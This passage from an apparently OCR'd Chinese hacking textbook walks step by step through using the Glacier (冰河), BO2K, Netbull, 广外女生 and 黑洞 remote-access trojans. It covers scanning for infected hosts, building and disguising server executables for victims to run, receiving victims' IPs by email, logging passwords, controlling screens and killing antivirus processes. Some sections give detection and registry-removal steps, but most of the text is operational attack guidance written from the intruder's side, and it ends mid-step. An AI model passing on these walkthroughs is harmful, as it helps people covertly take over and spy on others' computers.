
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

何访问目标计算机进行一些说明。

【案例 5-3】搜索感染了冰河的计算机


Step 1

运行“冰河”客户端程序，其主界面。




Step 2

单击主界面上的“自动搜索”按钮，或选择“文件→自动搜索”菜单，打开的“搜索计算机”对话框。在“搜索计算机”对话框中输入待搜索的 IP 地址段、端口号和时延，单击“开始搜索”按钮即可自动进行搜索。搜索结果显示在其右边的文本框中，其显示格式为“状态：IP 地址”。列表中状态为 OK 的 IP 地址，即表示感染了冰河木马的计算机。在该实例中我们搜索到 IP 地址为“192.168.0.100”和“192.168.0.24”两台主机。



Step 3

搜索结束后单击“关闭”按钮，返回到主界面，这时文件管理器中自动会显示搜索结果中状态为 OK 的主机。



Step 4

找到目标计算机后，就可以利用冰河木马控制这台计算机了。冰河木马能够实现查看目标机器的屏幕，自动跟踪屏幕变化，记录各种口令信息，获取系统信息，限制系统功能，操作文件，修改注册表，发送信息等功能。

教你一招：

搜索计算机每次只能对一个端口号进行搜索，如果植入冰河时选择的其它端口号，自动搜索是检测不到的。

5.3.3 建立目标计算机木马的连接

在完成上面所述的搜索以后，就可以与目标计算机的木马服务器建立连接了，请注意，必须是和可用的计算机才能连接，否则不能连接，下图为冰河的操作界面，需要在“当前连接”中选择搜索到符合要求的IP地址，然后输入访问口令，这样就可以完成了目标计算机的连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



上述方法是在不知道目标计算机IP地址的情况下使用的，如果已经知道目标计算机IP地址以及访问密码。并且知道了它的访问密码，那么，就可以直接将该目标计算机添加到客户端中了。

【案例 5-4】利用冰河控制电脑

下面来看一下直接添加至“冰河”的计算机的操作步骤：



Step 1

在主窗口中直接单击按钮 在菜单选择“开始|添加主机”命令，将弹出“添加计算机”对话框。

Step 2

据对话框提示输入“显示名称”，“主机地址”（即目标计算机的IP地址）以及“访问口令”等内容，最后单击“确定”，按钮后，就可以看到这个IP地址，已经被添加到“冰河”客户端程序的“文件管理器”选项卡中了。

5.4 常见木马攻防

木马，在真正的黑客看来这种工具是很初级的，往往不屑于使用，而对一些初级黑客看来，却是攻击别人的最好方式，因为这种黑客工具对普通用户的杀伤力是非常大的，下面就来看看几个常用的木马是如何使用的，先来看看几个著名的端口木马。

5.4.1 端口木马

对于一些常见的木马，如SUB7、BO2000、冰河等，由于它们都是采用打开TCP端口监听的方式来进行攻击，称其为端口木马。下面就来剖析几个常用的木马，希望大家能够对其有一个深入的认识。

1.BackOrifice 2000木马

Back Orifice 2000是流行很广的Back Orifice黑客程序的一个新的变种，是一系列远程访问特洛伊木马病毒中最新的一个。当用户运行了该程序后，该病毒将安装在系统中。系统一但启动该病毒，整个系统就会被黑客远程遥控，如：显示正文信息、移动鼠标、打开或关闭浏览WWW的功能、打开或关闭任意进程、重启动计算机、读取或修改对方的注册表、生成或删除任意文件等。所以Back Orifice 2000是破坏力极大的一种木马病毒。

（1）BO2K简介

BO2K是黑客组织“死牛崇拜”所开发的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

黑客程序BO1.2版本的最新升级版。

虽然BO2K可以当作一个简单的监视工具，但它主要的目的还是控制远程机器和搜集资料。BO2K的匿名登录和可恶意控制远程机器的特点，使得它在网络环境里成为一个极其危险的工具。

BO2K既可以通过Email发送，也可以手工安装，安装包括两个部分：客户端和服务器端。利用客户端程序安装，安装后黑客便可以对对方的电脑进行控制。而利用服务器端安装，黑客可以把BO2K程序捆绑到任意可执行文件，当这个文件被运行，那么BO2K程序便自动的安装到电脑之中，这样黑客同样便可以控制对方电脑。

下面介绍下BO2K的使用方法。

（2）BO2K配置

首先需要对BO2K.EXE进行配置。配置向导的设置非常重要，主要有服务器文件名、网络协议、端口、密码等等。

双击配置程序bo2kcfg.exe文件，弹出“BO2K配置向导-步1”窗口，单击“下一个”按钮：



跳转至“BO2K配置向导-步2”。这里需要选择一个成为BO2K服器的文件。选好后单击“下一个”。

跳转至“BO2K配置向导-步3”，需要选择一种网络类型，选好后单击“下一个”。

跳转至“BO2K配置向导-步4”，这里要求输入端口地址，在“挑选端口编号”文本框中输入端口地址，单击“下一步”。

跳转至“BO2K配置向导-步5”，选择一种加密类型，选好后单击“下一个”。

跳转至“BO2K配置向导-步6”，在这里输入口令后，单击“下一个”。

跳转至“BO2K配置向导-完成”，最后单击“完成”。

这时会跳转至“BO2K服务器配置”，这里会有更多的设置。使用方法同样很简单方便。

单击“打开服务器”按钮，会弹出一个选择框，选取BO2K服务器文件后单击“打开”按钮后，跳回到“BO2K服务器配置”界面，在这里可以完成更多的设置。

（3）BO2K客户端界面

前面已经完成了对BO2K服务器端程序的设置，下面只需要把BO2K安装到

对方的电脑中，就可以象操作自己的电脑一样操作对方的电脑了。

双击BO2K监控程序“bo2kgui.exe”文件，来到BO2K的客户端界面。



它的服务器列表和服务器命令可以任意拖拽、组合。客户端的背景也有内定选项提供。

（4）BO2K的控制操作

BO2K的控制操作和一般的木马可视化控制不同，它的操控更像DOS的操作，所以刚接触时也许会觉得很茫然。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



BO2K 操作界面

（5）BO2K的检测和清除

BO2K的原理其实很简单，就是远程登录并控制电脑的软件工具。BO2K是在电脑启动后自动执行的服务器程序，那么最简单的方法就是将自动执行的BO2K服务器程序删掉就可以了。

先要检查Windows\System或者Windows\System32目录下是否有一个“umgr32~1.exe”的文件，这个文件的存在便代表BO2K已经进入系统。不过黑客可以更改这个文件的名称，

所以最好通过检查文件长度来检测，BO2K服务器端文件的大小是114688字节，发现相同长度文件后用edit打开，如果有“Back Oririce”这个字符串存在，那么系统肯定被BO2K入侵了。然后只需要删除这个文件就能把BO2K杀除掉。

还可以通过检查注册表来检测BO2K。因为BO2K运行后会修改注册表里的信息。BO2K修改的注册表如下：

“UMGR32.EXE”=“C:\\WINDOWS\\SYSTEM\\UMGR32.EXE”

删除UMGR32.ExE的key值后，就可以在Windows状态下直接删umgr32.exe源文件，这样BO2K就被清除掉了。

2.网络公牛


网络公牛又名Netbull是国产木马，该软件可以在网络或者无网络状态下完成对服务器的控制。生成服务器文件后，修改文件名发送给他人运行就可以了。

下面介绍网络公牛的使用方法：


双击网络公牛的客户端程序Peep.exe文件，连接到主窗口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



（1）配置服务器




Step 1

选择菜单“配制服务器”下的“设置”命令。

Step 2

弹出“打开”对话框，这里需要选择服务器程序 Peepserver.exe 文件后，单击“打开”按钮。



Step 3

下面就会出现“服务器参数设置”的对话框。

Step 4

在这里可以设置 SMTP 服务器与接收目标系统的 IP 地址，“捆绑运行”可以得到对方上网的动态 IP 地址，所以一定要打勾。最后单击“OK”，配置服务器完成。



这时双击buildserver.exe文件后，会生成一个名为newserver.exe文件，大小为213KB。最后只需要把这个文件改改名字，并使得目标系统运行这个文件，当这文件运行后便会自动变成checkdll.exe文件，并设置成开机自动运行，然后自动给你的信箱发一封带有当前系统IP地址的信，这样就得到了目标系统的IP地址。

（2）客户端的远程监控


当目标系统运行了网络公牛服务器程序后，就可以进行对其主机的监控了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

双击 Peep.exe 文件，打开监控界面。



Step 2

单击“文件”菜单中“增加主机”选项。




Step 3

弹出“连接”对话框，在对话框中输入主机名称以及主机的 IP 地址，主机名称可以随便写，假设主机名称是 peep，主机地址为 98.91.100.101。连接方式为默认的 network。然后单击“OK”按钮。



Step 4

这时返回客户端监控窗口，监控栏中便会显示当前监控的主机信息。



Step 5

连接完成后，就可以对目标系统进行操作，这个功能通过“命令选项”菜单完成。“命令选项”共有五个监控命令分别是：连接（与服务器连接），断开连接（与服务器断开连接），控制台（能获取目标系统的信息），浏览器（能够浏览目标系统内的文件系统），捕获屏幕（能够看到目标系统当前屏幕的内容）。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 5 命令选项菜单



Step 6

先要与目标系统连接，选中目标系统后，单击“命令选项”中的“连接”命令，连接后，在下方会出现连接成功的提示。



Step 7

单击“命令选项”中的“控制台”命令，使出现“控制台”的对话框。



这里会有5个选项，系统信息、消息、进程管理、查找和服务器在线修改。在“系统信息”选项中有五个按钮。

系统信息：可以显示出目标系统的计算机名称，CPU类型，操作系统，硬盘，内存大小等。

获取密码：能够显示目标系统的缓存密码。

重启计算机：使目标计算机重启。

关闭计算机：关闭目标计算机。

闭锁计算机：锁住目标计算机。

Step 8

单击“消息”选项后。在这里可以在文本框中输入标题和内容，当单击“发送”按钮后，目标系统就会弹出消息对话框，把你想传达的信息告知对方。



Step 9

单击“进程管理”选项后。这里可以对目标系统的进程进行操控。

通过“列举进程”按钮查看目标系统中的所有进程，并有各个进程的详细信息，包括进程号。通过“删除进程”按钮删除进程，当然先要在文本框中输

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

入想要删除的进程号。

还可以通过“创建进程”按钮在目标系统中创建一个新的进程，只需要给出新进程的名字。



Step 10

单击“查找”选项后。在这里可以查找目标系统中的文件。在文本框中输入想要查找的文件名，以及查找的路径，再单击“查找文件”按钮，查找的结果就会在下面的文本框中显示出来。



教你一招：

这里所说的“查找”，是指在目标系统中查行查找。


Step 11

单击“服务器在线修改”选项后。在这里可以在线修改网络公牛的sMTP服务器、端口和目标邮箱，在文本框中填好要修改的内容后，单击“设置生效”按钮就可以了。



Step 12

单击“命令选项”中的“浏览器”命令，弹出“文件管理器”窗口。在这里可以对目标系统中的文件进行各种操作如打开、删除、重命名、编辑、文件上传、文件下载等等。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 13

还可以通过“捕获屏幕”来对目标系统当前屏幕进行捕获。并通过“选项”中“本地鼠标、键盘有效”命令来操作目标系统。

(3)网络公牛的检测和清除

网络公牛采用的是文件捆绑功能，可以和许多文件捆绑在一起，所以要清除它相当困难。

不过清除它却有很多方法。

①删除网络公牛的启动程序CheckDll.exe，一般在C:\windows\system目录下，最好直接在C盘中搜索CheckDll.exe文件。

②以下是网络公牛在注册表中修改过的几个地方。

“CheckDll.exe”=”C:\WinDOWS\SYSTEM\CheckDll.exe”

“CheckDll.exe”=”C:\WinDOWS\SYSTEM\CheckDll.exe”

“CheckDll.exe”=“C:\WinDOWS\SYSTEM\CheckDll.exe”

把这些key值删除掉。

③网络公牛捆绑功能也有它的弱点，那就是捆绑后的文件长度会增加，把这些问题文件删除后，再恢复这些文件就可以了。如果是一些软件，最好删除重装。

5.4.2 远程控制性木马

1.冰河木马

该软件主要用于远程监控，具体功能包括：

(1)自动跟踪目标机屏幕变化

同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕（局域网适用）；

(2)记录各种口令信息

包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息；

(3)获取系统信息

包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据；

(4)限制系统功能

包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制；

(5)远程文件操作

包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了四中不同的打开方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能；

(6)注册表操作

包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能；

(7)发送信息

以四种常用图标向被控端发送简短信息；


(8)点对点通讯

以聊天室形式同被控端进行在线交谈。

从一定程度上可以说冰河是最有名的木马了，就连刚接触电脑的用户也听说过它。虽然许多杀毒软件可以查杀它，但国内仍有几十万中冰河的电脑存在。作为木马，冰河创造了最多人使用、最多人中弹的奇迹。现在网上又出现了许多的冰河变种程序，这里介绍的是其标准版，掌握了如何清除标准版，再来对付变种冰河就很容易了。冰河的界面v8.4版本如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



冰河的界面很简洁，一个高级木马该有的功能都有，除了图上注明的功能外，主要功能还有口令记录、注册表操作、动态IP邮件通知、远程关机及最关键的远程卸载。

（1）“冰河”的使用

在前面的案例已经讲解了如何利用冰河搜索感染“冰河”木马的计算机，并登录该计算机。下面重点讲解一下利用冰河控制电脑的操作。

【案例 5-5】利用冰河木马查看目标机器屏幕

Step 1

链接成功对方计算机后。可以通过单击工具栏上的“查看屏幕”按钮，或选择菜单项“文件→捕获屏幕”，弹出“图像参数设定”对话框。



Step 2

设置图像格式，冰河支持 JPEG 和 BMP 两种图片格式。通过拖动游标选择图像的色深和品质，游标越靠右图像越清晰，但这时会降低传输速度。设置完成后单击“确定”按钮，这时就可以在新打开的“图像显示”窗口中看到对方屏幕了。这里查看到的是受控主机当前的屏幕截图，是一个静态的画面。如果想要对对方屏幕进行操作，就要用到冰河的控制屏幕的功能了。



Step 3

单击主界面上的“控制屏幕”按钮，或通过单击执行“文件”→“屏幕控制”命令，弹出和查、看屏幕相同的“图像参数设定”对话框，按同样的方式设置图像属性即可。设置完成后弹出的“控制屏幕窗口”也和查看屏幕时相似，只是这时显示的是对方的实时状态，标题栏上会不断的显示“正在接收数据…”的字样。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 4

除了“控制屏幕窗口”外，系统还会弹出一个“系统按键”的小对话框。该对话框上的按钮对应相应的系统功能键。例如，按下“系统按键”对话框上的“Win”按钮，将打开目标主机的“开始”菜单，就像是在该主机本地按下键盘上的 Windows 窗口按键一样。



Step 5

在“屏幕控制窗口”中可以对目标主机进行各种各样的操作，和操作本地机器完全相同。但是控制端的这些操作将会全部显示的对方的屏幕上，这样，任何人都会发现自己的电脑正在被别人控制，攻击者就完全暴露了。所以，聪明的黑客通常不会直接在对方屏幕上进行操纵。

为大家能够对屏幕控制功能加深印象，再来看一个案例。

【案例 5-6】 利用冰河木马查看目标主机进程

有一定电脑基础的读者可能都知道，同时按下键盘上的【Ctrl+Alt+Del】快捷键可以打开任务管理器查看当前正在运行的程序和进程。可是，冰河的系统按键没有提供“Del”键，怎么办呢？

Step 1

首先打开“开始”菜单，方法前一个案例已经讲过。



Step 2

单击“运行”命令，在“运行”对话框中输入“taskmgr.exe”命令。



Step 3

单击“确定”按钮，“windows 任务管理器”就打开了。选择“进程”选项卡查看一下目标主机上当前正在运行的进程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

从上图的任务管理器中，可以看到“Keme132.exe”这个进程，这就是我们的冰河木马服务器程序运行时挂接的进程。由于“Kerne132.exe”是一个系统进程，一般的用户看到这个进程可能会以为是系统正常的调用而忽略它，真正的冰河木马就被隐藏掉了。

(2)清除方法

①删除C:Windowssystem下的Keme132.exe和Sysexplr.exe文件。

②冰河会在注册表

HKEY_LOCAL_MACHINE/software/microsoft/windows/CurrentVersion/Run下扎根，键值为C:/windows/system/Kerne132.exe，删除它。

③在注册表的

HKEY_LOCAL_MACHINE/software/microsoft/windows/CurrentVersion/Runservices下，还有键值为C:/windows/system/Kerne132.exe的，也要删除。

④最后，改注册表

HKEY_CLASSES_ROOT/txtfile/shell/open/command下的默认值，由感染木马后的C:/windows/system/Sysexplr.exe%1改为正常情况下的C:/windows/notepad.exe%1，即可恢复TXT文件关联功能。

(3)防范措施

简单防治的方法：开始→设置→控制面版→添加删除程序→windows安装程序→把附件里的windows scripting host去掉，然后打开Internet Explorer浏览器，单击“工具”→“Internet 选项”→“安全”→“自定义级别”，把里面的脚本的3个选项全部禁用，然后把“在中加载程序和文件”禁用。

当然这只是简单的防治方法，不过可能影响一些网页的动态java效果，这样还可以预防一些恶意的网页炸弹和病毒。如果条件允许的话可以加装防火墙，再到微软的网站打些补丁，还有尽量少在一些小网站下载一些程序等。

2.广外女生

广外女生是广东外语外贸大学“广外女生”网络小组的作品，破坏性很大，可以远程上传、下载、删除文件、修改注册表等。其可怕之处在于服务端被执行后，会自动检查进程中是否含有“金山毒霸”、“iparmor”、“tcmonitor”、“实时监控”、“天网”、“kill”等字样，如果发现就将该进程终止，也就是说使防火墙和杀毒软件完全失去作用。

作为一个远程控制软件它可以运行于WIN98，WINME，WINNT，WIN2000/XP。它的基本功能有：文件管理方面有上传，下载，删除，改名，设置属性，建立文件夹和运行指定文件等功能；注册表操作方面，全面模拟WINDOWS的注册表编辑器，让远程注册表编辑工作有如在本机上操作一样方便；屏幕控制方面，可以自定义图片的质量来减少传输的时间，在局域网或高网速的地方还可以全屏操作对方的鼠标及键盘，就像操纵自己的计算机一样；远程任务管理方面，可以直观地浏览对方窗体，随意杀掉对方窗体或其中的控件；其他功能还有邮件IP通知等。



该木马程序运行后，将会在系统的System目录下生成一份自己的拷贝，名称为Diagcfg.exe，并关联EXE文件的打开方式，如果贸然删掉了该文件，将会导致系统所有EXE文件无法打开的问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）“广外女生”软件简介

广外的图标及大小：客户端为282K、服务端为111K（相对小巧，作用是为了方便上传及捆绑）。广外默认使用的端口是6267，这一点在一般说明中没有介绍，且许多的网站也没有提及。广外女生图标。




服务端



客户端

广外的界面非常干净，冰河所有的功能它基本都有。



“广外女生”还自带了卸载功能。



（2）具体手工清除方法如下：

Step 1

由于该木马程序运行时无法删除该文件，因此启动到纯 DOS 模式下，找到 System 目录下的 Diagcfg.exe，删除它；

Step 2

由于 Diagcfg.exe 文件已经被删除了，因此在 Windows 环境下任何 EXE 文件都将无法运行。找到 Windows 目录中的注册表编辑器“Regedit.exe”，将它改名为“Reredit.com”；

Step 3

找到 HKEY_CLASSES_ROOT\exefile\shell\open\command，将其默认键值改成”%1%*”；

Step 4

找到 HKEY_CLASSES_ROOT\exeflle\shell\open\command，将其默认键值改成”%1%*”；

Step 5

找到注册表项：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices，删除其中名称为“Diagnostic Configuration”的键值；

Step 6

关掉注册表编辑器，回到 windows 目录，将“Regedit.com”改回“Regedit.exe”。

3.黑洞

黑洞是一个国产远程监控软件，主要用于个人管理和监控自己的电脑，或用于企业

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

管理人员监控员工电脑。黑洞程序也可以被黑客利用成为木马工具，其可怕之处在于它有强大的杀进程功能。也就是说控制端可以随意终止被控端的某个进程，如果这个进程是诺顿之类的防火墙，黑洞可以使得防火墙的保护功能全无，黑客可以由此而长驱直入，在系统中肆意纵横。

目前使用的黑洞版本是2007V1.6版，运行黑洞2007客户端程序，首次运行将出现是“系统设置”窗口，包括“监听端口”、“连接密码”、“远程屏幕选项”和“超时设置”。

“监听端口”是指客户端等该服务端连接的TCP端口。注意监听端口不能使用系统已经使用的端口，否则会绑定失败，可单击“测试”按钮查看端口是否可用。我们选择8000端口，测试结果8000端口可以使用。



“连接密码”由用户自己指定，“远程屏幕选项”设置屏幕显示的颜色格式，有65536色、256色和16色，默认为256色；“超时限制”指定连接超时的毫秒数（0表示永远等待），当超过指定时间后服务端还没有反应，则自动取消此次传输，客户端用户应根据实际的网络传输速度进行设置。设置完成后单击“确定”按钮。



【案例5-7】创建“黑洞”服务器端安装程序

Step 1

单击“文件”→“创建EXE安装版本服务端程序”，打开“创建安装程序”对话框。

Step 2

在“安装选项”中设置服务器程序的安装信息，如程序名、服务名等。




Step 3

